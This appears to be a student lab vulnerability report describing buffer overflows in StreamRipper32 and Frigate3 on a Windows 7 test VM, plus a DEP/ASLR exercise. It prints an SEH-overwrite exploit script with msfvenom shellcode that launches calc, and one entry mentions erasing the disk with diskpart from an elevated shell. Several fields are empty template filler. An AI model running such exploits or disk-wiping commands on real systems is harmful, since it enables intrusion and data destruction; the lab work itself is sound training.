

LAB-12

VULNERABILITY REPORT

MONDAY, MAY 21, 2021

MODIFICATIONS HISTORY

Version	Date	Author	Description
1.0	05/21/2021	Sukhmani Sandhu	Initial Version

TABLE OF CONTENTS

1.	General Information	4
1.1	Scope	4
1.2	Organisation	4
2.	Executive Summary	5
3.	Technical Details	6
4.	Vulnerabilities summary	8

GENERAL INFORMATION

SCOPE

undefined has mandated us to perform security tests on the following scope:

ORGANISATION

The testing activities were performed between 05/21/2021 and 05/21/2021.

EXECUTIVE SUMMARY


VULNERABILITIES SUMMARY


Following vulnerabilities have been discovered:

Risk	ID	Vulnerability	Affected Scope
Medium	VULN-004	Buffer Overflow StreamRipper32	
Medium	VULN-003	Buffer Overflow Frigate 2	
Medium	VULN-002	Buffer Overflow Frigate	
Medium	VULN-004	Buffer Overflow StreamRipper32	


TECHNICAL DETAILS

BUFFER OVERFLOW STREAMRIPPER32


CVSS SEVERITY	Medium	CVSSv3 SCORE	5.9
CVSSv3 CRITERIAS	Attack Vector : Physical Attack Complexity : Low Required Privileges : None User Interaction : Required	Scope : Unchanged Confidentiality : None Integrity : High Availability : High	
AFFECTED SCOPE			
DESCRIPTION	<p>Buffer overflow is an anomaly that occurs when software writing data to a buffer overflows the buffer's capacity, resulting in adjacent memory locations being overwritten. In other words, too much information is being passed into a container that does not have enough space, and that information ends up replacing data in adjacent containers.</p> <p>Buffer overflows can be exploited by attackers with a goal of modifying a computer's memory in order to undermine or take control of program execution.</p>		
OBSERVATION	<p>Install StreamRipper32 on Windows 7 VM</p> 		




Extract the Zip file to get the application executable and a python file:




Because this is a fresh install of windows 7 and because official support for windows 7 ended a while ago, we had to install python 2.7.17 and Chrome to download the files and to execute the py file. After executing the python file, we get a new exploit.exe file which has the required payload for the exploit:



Copy Paste the payload onto the Station/Song matching, Add:




And the Application crashes


	
TEST DETAILS	
REMEDIATION	<p>Why the Application crashes:</p> <p>So when the input in that text field exceeds 256 characters, Buffer Overflow happens and that causes the application to crash, because it is not being handled properly.</p> <p>This vulnerability can be easily fixed by limiting the number of characters that specific field takes or just taking the first 256 characters from that field.</p>
REFERENCES	

BUFFER OVERFLOW FRIGATE 2

CVSS SEVERITY	Medium	CVSSv3 SCORE	5.7
CVSSv3 CRITERIAS	Attack Vector : Physical	Scope : Unchanged	
	Attack Complexity : Low	Confidentiality : Low	
	Required Privileges : High	Integrity : High	
	User Interaction : Required	Availability : High	
AFFECTED SCOPE			
DESCRIPTION	Buffer overflow is an anomaly that occurs when software writing data to a buffer overflows the buffer’s capacity, resulting in adjacent memory locations being overwritten. In other words, too much information is being passed into a container that does not have enough space, and that information ends up replacing data in adjacent containers. Buffer overflows can be exploited by attackers with a goal of modifying a computer’s memory in order to undermine or take control of program execution.		
OBSERVATION	Copy the payload and open the frigate software with admin privileges, Go to disks and select find computer and paste the payload in it. The CMD that opens after crashing the application opens with elevated privileges Type diskpart and erase hdd		
TEST DETAILS			
REMEDIATION			
REFERENCES			

BUFFER OVERFLOW FRIGATE

CVSS SEVERITY	Medium	CVSSv3 SCORE	4.6
CVSSv3 CRITERIAS	Attack Vector : Physical Attack Complexity : High Required Privileges : None User Interaction : Required Scope : Unchanged Confidentiality : None Integrity : Low Availability : High		
AFFECTED SCOPE			
DESCRIPTION	<p>Buffer overflow is an anomaly that occurs when software writing data to a buffer overflows the buffer's capacity, resulting in adjacent memory locations being overwritten. In other words, too much information is being passed into a container that does not have enough space, and that information ends up replacing data in adjacent containers.</p> <p>Buffer overflows can be exploited by attackers with a goal of modifying a computer's memory in order to undermine or take control of program execution.</p>		
OBSERVATION	<p>Install Frigate3 and Immunity Debugger on Windows 7 VM:</p>  <p>Execute the exploit2.py to generate the payload_cmd.txt file:</p>		




```


exploit2 - Notepad
File Edit Format View Help
/* -- coding: cp1252 --
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x48\x0c\x01\x40"
#40010c4b 5b      POP EBX
#40010c4c 50      POP EBP
#40010c4d c3      RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
buf = b""
buf += b"\x89\xe2\xdb\xcd\x9d\x72\xf4\x5f\x57\x59\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"

```


Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.





entering the payload)



Do the same process as we did for exploit_cmd with calc exploit, but this time, after the application

	
crashes it opens calculator.	
TEST DETAILS	
REMEDIATION	
REFERENCES	


ASLR AND DEP

CVSS SEVERITY	None	CVSSv3 SCORE	0
CVSSv3 CRITERIAS	Attack Vector : None Attack Complexity : Required Privileges : None User Interaction : Required Scope : Confidentiality : Integrity : Low Availability :		
AFFECTED SCOPE			
DESCRIPTION			
OBSERVATION	<p>Download and install visual studio (recent edition) Write a C++ code of your own to build an executable and run the same. Download process explorer and verify the DEP & ASLR status Disable software DEP, ASLR and SEH in the visual studio and rebuild the same executable Project > properties > configuration properties > linker By Default, in project properties, DEP and ASLR properties are enabled and even upon disabling them, DEP is still in affect We write the script and build an application</p>  <pre> 1 // securecode.cpp : This file contains the 'main' functi 2 // 3 4 #include <iostream> 5 #include <string> 6 7 int main() 8 { 9 std::string biass; 10 std::cout << "Welcome to this thing!\n"; 11 std::cout << "Enter your bias:\n "; 12 std::cin >> biass; 13 } 14 15 </pre> <p>We run it from IDE</p>  <pre> Microsoft Visual Studio Debug Console Welcome to this thing! Enter your bias: JK D:\VSCode\securecode\Debug\securecode.exe (process 9844) exited with code 0. Press any key to close this window . . . </pre> <p>We analyse it on process explorer</p>		

Process	CPU	Privat...	Working ...	PID	Description	DEP	ASLR
Registry		15,540 K	44,384 K	124		n/a	n/a
System Idle Process	86.93	60 K	8 K	0		Enabled (permane...	n/a
System	1.08	196 K	120 K	4		n/a	n/a
Interrupts	0.44	0 K	0 K	n/a	Hardware Int...	n/a	n/a
smss.exe		1,088 K	1,040 K	572		n/a	n/a
Memory Compression	< 0.01	804 K	80,600 K	2920		n/a	n/a
csrss.exe	< 0.01	2,288 K	5,440 K	788		n/a	n/a
wininit.exe		1,412 K	5,096 K	904		n/a	n/a
services.exe	< 0.01	6,756 K	11,064 K	976		n/a	n/a
svchost.exe	0.10	14,988 K	34,840 K	660	Host Process...	n/a	ASLR
unsecapp.exe		1,524 K	6,112 K	5480		n/a	n/a
WmiPrvSE.exe		33,412 K	43,044 K	5556		n/a	n/a
dllhost.exe		1,732 K	6,696 K	9160	COM Surroga...	Enabled (permane...	ASLR
StartMenuExperienceHo...		36,776 K	84,656 K	9220		Enabled (permane...	ASLR
RuntimeBroker.exe		6,836 K	26,024 K	9316	Runtime Brok...	Enabled (permane...	ASLR
SearchApp.exe	Susp...	2,60,15...	1,05,584 K	9468	Search appli...	Enabled (permane...	ASLR

Enable DEP and ASLR

Process	CPU	Privat...	Working ...	PID	Description	DEP
chrome.exe		49,256 K	86,996 K	11316	Google Chro...	Enabled (permane...
chrome.exe		17,868 K	24,440 K	3528	Google Chro...	Enabled (permane...
rundll32.exe		2,424 K	9,408 K	6240	Windows hos...	Enabled (permane...
securecode.exe		1,252 K	4,864 K	10268		Enabled (permane...
conhost.exe		8,644 K	17,036 K	15500	Console Win...	Enabled (permane...

securecode.exe:10268 Properties						
GPU Graph	Threads	TCP/IP	Security	Environment	Job	Strings
Image	Performance	Performance Graph	Disk and Network			
Image File						
						
Version: n/a						
Build Time: Thu Apr 29 21:06:42 2021						
Path (Image is probably packed):						
D:\VSCode\securecode\Debug\securecode.exe						Explore
Command line:						
"D:\VSCode\securecode\Debug\securecode.exe"						
Current directory:						
D:\VSCode\securecode\Debug\						
Autostart Location:						
n/a						Explore

TEST DETAILS

REMEDATION

REFERENCES

